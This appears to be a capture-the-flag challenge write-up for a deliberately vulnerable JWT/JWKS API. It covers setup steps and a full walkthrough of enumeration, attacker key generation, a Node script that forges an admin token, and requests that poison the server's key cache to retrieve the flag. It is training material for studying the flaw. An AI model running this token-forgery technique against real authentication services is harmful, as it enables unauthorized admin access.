
BUILD
CHALLENGE
Noisy Quill Authority
(JWS/JWT CTF)

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Challenge Overview

Description

A deliberately vulnerable JWKS/JWT web/API challenge that simulates a multi-tenant token authority. Players receive one low-privilege credential (`customer:strong@password`) and must enumerate the API, understand JOSE basics (JWT, JWKS, iss/aud/kid), and exploit a JWKS cache poisoning flaw to forge an admin token and retrieve the flag.

- Category: Web/API
- Focus: JWKS handling, token verification logic, header/claims interplay
- Difficulty: Medium

Context and Motivation

This challenge simulates a common but subtle vulnerability class found in modern, multi-tenant authentication systems. In the real world, Software-as-a-Service (SaaS) platforms often act as a central Single Sign-On (SSO) authority for many different "tenants". To support this, these systems must dynamically manage token verification keys, often by fetching a unique JWKS from a URL specified by each tenant.

The "Noisy Quill Authority" challenge models this exact scenario. The fictional "NOISY_ECHIDNA" corporation runs a "quill verification service" for its various tenants. Critically, it ***reuses this same verification infrastructure*** for its own internal, high-privilege admin tokens. This design choice, combined with a seemingly harmless debug feature, creates the central flaw. The vulnerability is a practical example of real-world attack vectors, mapping directly to **OWASP A01 (Broken Access Control)** and **A07 (Identification & Authentication Failures)** (OWASP, 2025).

The Core Flaw: JWKS Cache Poisoning

The service exposes an insecure debug endpoint, `POST /api/debug/jwks-test`. This endpoint, intended to help customers debug their own integrations, allows any authenticated user to do two things:

1. Specify an issuer string.
2. Provide an arbitrary jwks_url.

The application dutifully fetches the keys from the provided URL and, most critically, ***stores them in the same global cache*** used by the production verification middleware. This specific attack pattern is highly similar to the cache-poisoning vulnerability class described in CVE-2025-59936 (GitLab, 2025).

There is no access control on the debug endpoint and no separation between the "debug" cache and the "production" cache. An attacker, even one with a low-privilege customer token, can use this endpoint to poison the cache. They can tell the server that the keys for the internal admin issuer are located at an attacker-controlled URL. From that point, the server will trust the attacker's malicious JWKS for validating all subsequent admin tokens. The attacker can then forge a token with admin claims (`role: "admin"`), sign it with their own private key (which corresponds to the public key in their malicious JWKS), and send it to the `/api/admin` endpoint. The server, having been misled to trust the attacker's key, will validate the forged token and grant access to the flag.

Build Instructions

Clone the repo:

```
git clone https://github.com/ThienTuTran/noisy-quill-authority.git
```

A. Run with Docker

1. Copy .env

```
cp .env.example .env
```

2. Build with docker

```
docker compose up -d --build
```

B. Run with Node

1. Install dependencies

```
npm ci
```

3. Copy .env

```
cp .env.example .env
```

2. Edit .env

Uncomment the `DEMO_CUSTOMER_PASS_HASH` variable associated with `docker-run-dev` and ensure the one for `docker-compose-up` is commented out

```
# # docker-run-dev
# DEMO_CUSTOMER_PASS_HASH=$2b$10$QLPjSeBHWNP/VvHB3s0eEOJLcbC80CE8bJIINiL94An8FWx0T9Nh2
# docker-compose-up
DEMO_CUSTOMER_PASS_HASH=$2b$10$$QLPjSeBHWNP/VvHB3s0eEOJLcbC80CE8bJIINiL94An8FWx0T9Nh2
```

3. Run dev

```
npm run dev
```

Quill Authority listens on port 8080.

Walkthrough – Intended Exploit Path

1. Initial Enumeration

Let's begin with directory brute-forcing on the root of the site using Gobuster:

```
gobuster dir -u http://192.168.64.1:8080/ --wordlist
/usr/share/wordlists/dirb/common.txt -q
```

```
└─$ gobuster dir -u http://192.168.64.1:8080/ --wordlist /usr/share/wordlists/dirb/common.txt -q
/api                  (Status: 403) [Size: 9]
/robots.txt           (Status: 200) [Size: 35]
```

→ Immediately reveals two interesting paths, `/api`, `robots.txt`

Inspect `robots.txt`

```
curl -s http://192.168.64.1:8080/robots.txt
```

```
└─$ curl -s http://192.168.64.1:8080/robots.txt
User-agent: *
Disallow: /api/admin
```

→ This strongly suggests that `/api/admin` is the sensitive endpoint likely protecting the flag.

Next, Let's enumerate the `/api` namespace:

```
gobuster dir -u http://192.168.64.1:8080/api/ --wordlist
/usr/share/seclists/Discovery/Web-Content/raft-small-directories-
lowercase.txt -q
```

```
└─$ gobuster dir -u http://192.168.64.1:8080/api/ --wordlist /usr/share/seclists/Discovery/Web-Content/
raft-small-directories-lowercase.txt -q
/login                (Status: 200) [Size: 143]
/admin                (Status: 401) [Size: 32]
/profile              (Status: 401) [Size: 32]
/debug                (Status: 401) [Size: 32]
```

→ Reveals `/login`, `/profile`, `/admin`, `/debug`

Probing an endpoint such as `/api/admin` with curl:

```
└─$ curl -s http://192.168.64.1:8080/api/admin
{"error":"missing bearer token"}
```

→ Confirming that the API enforces JWT-based authentication.

The natural next step is to understand the login flow, so let's query `/api/login` to view its shape:


```
curl -s http://192.168.64.1:8080/api/login | jq .
```

```
└─$ curl -s http://192.168.64.1:8080/api/login | jq .
{
  "endpoint": "/api/login",
  "method": "POST",
  "body": {
    "username": "string",
    "password": "string"
  },
  "behavior": "Authenticates a user and returns a JWT."
}
```


→ As expected, confirmed it expects a JSON body with `username` and `password` and returns a JWT on success

2. Login to obtain tenant token


Send a POST Request to `/api/login` with the provided tenant credentials. This time, I use Burp for convenience.




The server returns a signed JWT, which I then supply as a Bearer token to call `/api/profile`.



The response verifies that the token is valid and that I have tenant-level access Attempting the same token on `/api/admin` results in `{"error":"admin only"}`, indicating the token's role is insufficient



Let's query `/api/debug` to gather more information about the verification logic.



→ Discovered a diagnostic endpoint that describes a JWKS refresh and verification workflow (a non-production helper), strongly hinting that the service fetches keys by issuer and caches them before verification

3. Build malicious JWKS & forged-admin JWT

With the verification model in hand, the objective is to serve our own JWKS and sign a token that the service will accept.


First, let's generate an RSA keypair with OpenSSL:

```
openssl genpkey -algorithm RSA -out attacker_private.pem -pkeyopt
rsa_keygen_bits:2048
```


```
openssl rsa -in attacker_private.pem -pubout -out attacker_public.pem
```

```
└─$ openssl rsa -in attacker_private.pem -pubout -out attacker_public.pem
writing RSA key
```

Before converting the public key to a JWK, we can decode the tenant JWT on JWT Debugger to confirm the header and claim conventions:



Header confirms `alg: RS256` and a `kid` value. Payload shows tenant claims: `role: "user"`, `iss: "customer-issuer"`, `aud: "quill-customer"`, plus standard `iat/exp`.

By symmetry, the admin token should mirror this structure with:

- `iss: "noisy_echidna"`
- `aud: "quill-admin"`
- `role: "admin"`

Now, let's utilise Node.js for the key conversion and signing because the `jose` library provides a concise, standards-compliant API and keeps the demo fully cross-platform.

1. I export the attacker public key as a JWK and write a JWKS file containing a single key with `use: "sig"`, `alg: "RS256"`, and a custom `kid` that I will reference from the forged token.
2. I sign an admin JWT with `RS256`, set the protected header to `{alg: "RS256", kid: "attacker-kid"}`, and populate the claims with `iss: "noisy_echidna"`, `aud: "quill-admin"`, `role: "admin"`, and reasonable `iat/exp`.

```
node --input-type=module -e "
import fs from 'fs';
import { createPublicKey, createPrivateKey } from 'crypto';
import { exportJWK, SignJWT } from 'jose';

const pubPem  = fs.readFileSync('attacker_public.pem','utf8');
const jwk     = await exportJWK(createPublicKey(pubPem));
jwk.kid='attacker-key'; jwk.alg='RS256'; jwk.use='sig';
fs.writeFileSync('jwks.json', JSON.stringify({keys:[jwk]}, null, 2));
```

```
const privPem = fs.readFileSync('attacker_private.pem','utf8');
const key     = createPrivateKey(privPem);
const now     = Math.floor(Date.now()/1000);

const tok = await new SignJWT({ role:'admin', sub:'echidna-admin' })
  .setProtectedHeader({ alg:'RS256', kid:'attacker-key' })
  .setIssuer('noisy_echidna')
  .setAudience('quill-admin')
  .setIssuedAt(now)
  .setExpirationTime(now + 900)
  .sign(key);

fs.writeFileSync('admin_token.txt', tok);
console.log('ok');
"
```

```
└─$ node --input-type=module -e "
import fs from 'fs';
import { createPublicKey, createPrivateKey } from 'crypto';
import { exportJWK, SignJWT } from 'jose';

const pubPem  = fs.readFileSync('attacker_public.pem','utf8');
const jwk     = await exportJWK(createPublicKey(pubPem));
jwk.kid='attacker-key'; jwk.alg='RS256'; jwk.use='sig';
fs.writeFileSync('jwks.json', JSON.stringify({keys:[jwk]}, null, 2));

const privPem = fs.readFileSync('attacker_private.pem','utf8');
const key     = createPrivateKey(privPem);
const now     = Math.floor(Date.now()/1000);

const tok = await new SignJWT({ role:'admin', sub:'echidna-admin' })
  .setProtectedHeader({ alg:'RS256', kid:'attacker-key' })
  .setIssuer('noisy_echidna')
  .setAudience('quill-admin')
  .setIssuedAt(now)
  .setExpirationTime(now + 900)
  .sign(key);

fs.writeFileSync('admin_token.txt', tok);
console.log('ok');
"
ok
```

The result is an `admin_token.txt` we can reuse in subsequent requests and a `jwks.json` we will serve to the target.

View the admin token:

```
└─$ cat admin_token.txt
eyJhbGciOiJSUzI1NiIsImtpZCI6ImF0dGFja2VyLWtleSJ9.eyJyb2xlIjoiYWRtaW4iLCJzdWIiOiJlY2hpZG5hLWFkbWluIiwiaXN
zIjoibm9pc3lfZWNoaWRuYSIsImF1ZCI6InF1aWxsLWFkbWluIiwiaWF0IjoxNzYyNjY3ODU0LCJleHAiOjE3NjI2Njg3NTR9.t0V6Zm
L30PcGhzDUh6oDvvBM2uPU97jflqv1HVAu69SWOPV7kxT_iqomeEuH6-iaVqJ5ETL9XnrAv9RCxYtVT7AVYzLe3HOolj3iB7uRL5QZV2
HUGdqCKdft_3pm6-c5i7xZYY11JCO8o6Prpm1UhTbSARJ1mR6yuq4wRte_V7lSO8OwTNr-TCUIo0I5rnzaHuxz90uXddSGqIkUiq_K4a
3TZJK8GA5ojf8fP2oW6ITXPMUj9GvEgr6NmF4v7AKrsXJiSvViMzfPVNaOAGKHEnnYbEmM9fTA_UZRgwm3DiC3ZsHKj3mH1pFHsVGBOF
QUKtbq2jEtSwa8nNY8zLGbpQ
```

4. Poison the cache

To make the keyset reachable, I start a simple HTTP server in the working directory and serve `jwks.json` on port 8000.

Build Challenge: Noisy Quill Authority (JWS/JWT CTF)

```
python3 -m http.server 8000
```

```
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Call POST /api/debug/jwks-test

Request

```
POST /api/debug/jwks-test HTTP/1.1
Host: 192.168.64.1:8080
Content-Type: application/json
Content-Length: 650

{
    "issuer":"noisy_echidna",
    "jwks_url":"http://192.168.64.2:8000/jwks.json",
    "token":
    "eyJhbGciOiJSUzI1NiIsImtpZCI6ImF0dGFja2VyLWtleSJ9.eyJyb2xlIjoiYWRtaW4iLCJzdWIiOiJlY2hpZG5hLWFkbWluIiwiaXNzIjoibm9pc3lfZWNoaWRuYSIsImF1ZCI6InF1aWxsLWFkbWluIiwiaWF0IjoxNzYyNjY3ODU0LCJleHAiOjE3NjI2Njg3NTR9.t0V6ZmL30PcGhzDUh6oDvvBM2uPU97jflqv1HVAu69SWOPV7kxT_iqomeEuH6-iaVqJ5ETL9XnrAv9RCxYtVT7AVYzLe3HOoljj3iB7uRL5QZV2HUGdqCKdft_3pm6-c5i7xZYY1lJCO8o6Prpm1UhTbSARJlmR6yuq4wRte_V7lSO8OwTNr-TCUIo0I5rnzaHuxz90uXddSGqIkUiq_K4a3TZJK8GA5ojf8fP2oW6ITXPMUj9GvEgr6NmF4v7AKrsXJiSvViMzfPVNaOAGKHEnnYbEmM9fTA_UZRgwm3DiC3ZsHKj3mH1pFHsVGBOFQUKtbq2jEtSwa8nNY8zLGbpQ"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 72
ETag: W/"48-OwD9jR15VkUlAOZj/8z5sW9WEJc"
Date: Sun, 09 Nov 2025 05:58:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "message":"Quill cache updated.",
    "issuer":"noisy_echidna",
    "valid":true
}
```

The endpoint fetches the JWKS and verifies the token; on success, it updates the cache for that issuer and reports that the token is valid.

With the cache now pointing at my malicious JWKS for the `noisy_echidna` issuer, I send `GET /api/admin` using the forged token as the Bearer credential. The service validates the JWT against the cached key, authorizes the `admin` role, and returns the flag.

Request

```
GET /api/admin HTTP/1.1
Host: 192.168.64.1:8080
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6ImF0dGFja2VyLWtleSJ9.eyJyb2xlIjoiYWRtaW4iLCJzdWIiOiJlY2hpZG5hLWFkbWluIiwiaXNzIjoibm9pc3lfZWNoaWRuYSIsImF1ZCI6InF1aWxsLWFkbWluIiwiaWF0IjoxNzYyNjY3ODU0LCJleHAiOjE3NjI2Njg3NTR9.t0V6ZmL30PcGhzDUh6oDvvBM2uPU97jflqv1HVAu69SWOPV7kxT_iqomeEuH6-iaVqJ5ETL9XnrAv9RCxYtVT7AVYzLe3HOoljj3iB7uRL5QZV2HUGdqCKdft_3pm6-c5i7xZYY1lJCO8o6Prpm1UhTbSARJlmR6yuq4wRte_V7lSO8OwTNr-TCUIo0I5rnzaHuxz90uXddSGqIkUiq_K4a3TZJK8GA5ojf8fP2oW6ITXPMUj9GvEgr6NmF4v7AKrsXJiSvViMzfPVNaOAGKHEnnYbEmM9fTA_UZRgwm3DiC3ZsHKj3mH1pFHsVGBOFQUKtbq2jEtSwa8nNY8zLGbpQ
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 33
ETag: W/"21-tYC5/gUWYk7W/SUTwKPpDlQj+z0"
Date: Sun, 09 Nov 2025 06:08:27 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "flag":"D5{noisy_echidna_flag}"
}
```

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